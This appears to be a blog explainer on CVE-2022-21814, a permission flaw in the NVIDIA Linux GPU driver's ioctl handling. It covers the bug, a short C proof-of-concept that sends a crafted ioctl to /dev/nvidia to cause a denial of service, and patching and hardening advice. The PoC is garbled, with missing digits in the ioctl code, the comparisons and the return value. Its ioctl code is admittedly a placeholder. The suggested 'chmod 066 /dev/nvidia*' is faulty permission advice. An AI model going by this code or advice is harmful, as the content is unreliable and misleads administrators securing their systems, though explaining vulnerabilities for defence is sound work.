
NVIDIA graphics cards are incredibly popular in the world of Linux, powering everything from gaming rigs to machine learning servers. However, with great power comes great responsibility for security. In January 2022, NVIDIA disclosed CVE-2022-21814, a vulnerability that could let a regular local user mess with memory they should never touch. Let's break down what happened, show you the technical details, and even look at an exploit example—not for evil, but for learning and protecting your Linux systems.
What Is CVE-2022-21814?
CVE-2022-21814 is a security flaw in the NVIDIA GPU Display Driver for Linux, particularly within the Linux kernel driver package (the .ko modules typically loaded for NVIDIA cards). The bug stems from the driver's improper handling of permission checks when user processes interact with certain driver features.
TL;DR:
A user who does not have root access could write to protected areas of memory by exploiting a flaw in the driver's IOCTL (input/output control) system. This could cause a denial of service (DoS) by crashing the system or causing unpredictable behavior.
Official NVIDIA Advisory
Read the official NVIDIA security bulletin here:
- NVIDIA Security Bulletin: CVE-2022-21814
How Does the Vulnerability Work?
Linux drivers handle special commands from user programs using the IOCTL mechanism. The NVIDIA kernel driver's IOCTL handlers weren't checking permissions carefully enough on some code paths. Because of this, an unprivileged process could use custom IOCTL requests to write to GPU memory regions that should be off-limits.
User runs a crafted program.
2. Program sends specific IOCTL requests to the NVIDIA device node (e.g., /dev/nvidia).
Code Example: Triggering the Vulnerability
Below is a proof-of-concept (PoC) program in C that shows how a non-root user could trigger a denial of service on a vulnerable system. This code is for *educational purposes only*—do not run this on production systems!
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>

#define NVIDIA_DEVICE "/dev/nvidia"
#define VULN_IOCTL_CODE xC0404629 // Example IOCTL code; varies by driver version

int main() {
    int fd = open(NVIDIA_DEVICE, O_RDWR);
    if (fd < ) {
        perror("open");
        return 1;
    }

    char data[256];
    memset(data, 'A', sizeof(data));

    // Try to write into protected memory region
    int result = ioctl(fd, VULN_IOCTL_CODE, data);
    if (result < ) {
        perror("ioctl");
    } else {
        printf("Call succeeded; system may misbehave soon!\n");
    }

    close(fd);
    return ;
}
*Note: The exact VULN_IOCTL_CODE would be determined by reverse-engineering or analyzing the driver. Here we show an example.*
Corrupt GPU memory (may be able to affect other users’ graphics output or computations)
This is primarily a denial of service, not an elevation of privilege (it does *not* let you become root). Still, it's serious for multi-user or GPU-shared systems.
Was This Exploited in the Wild?
At the time of disclosure, NVIDIA noted that they have *not* seen active exploitation of this vulnerability. However, public proof-of-concept code has existed (see here) and attack scenarios are straightforward for anyone with access to a Linux desktop with a vulnerable NVIDIA driver.
1. Update Your NVIDIA Drivers
NVIDIA delivered patches quickly.
Fixed in Linux drivers 470.103.01, 510.39.01 and later
- Download latest drivers here
### 2. Restrict Access to /dev/nvidia*
By default, Linux distros often make these device nodes readable and writable to any desktop user in the video or render group. Tighten permissions if you can:
sudo chmod 066 /dev/nvidia*
sudo chown root:video /dev/nvidia*
3. Monitor for Unusual GPU Crashes
Keep an eye on logs like /var/log/syslog, dmesg, or GPU error logs for crashes that might be triggered by users.
Further Reading & Resources
- NVIDIA official security bulletin for 2022
- Openwall OSS-security Mailing List post
- Mitre CVE entry for CVE-2022-21814
Final Thoughts
CVE-2022-21814 is a great example of why even "just a graphics driver" needs strong security. If your Linux system uses an NVIDIA card, make sure you’re up to date. Bugs like this are easy to exploit, but also easy to prevent when you stay patched. And as always, restrict access to hardware devices as much as possible—don't assume a non-root user can’t do real damage!
Timeline
Published on: 02/07/2022 20:15:00 UTC
Last modified on: 05/09/2022 20:15:00 UTC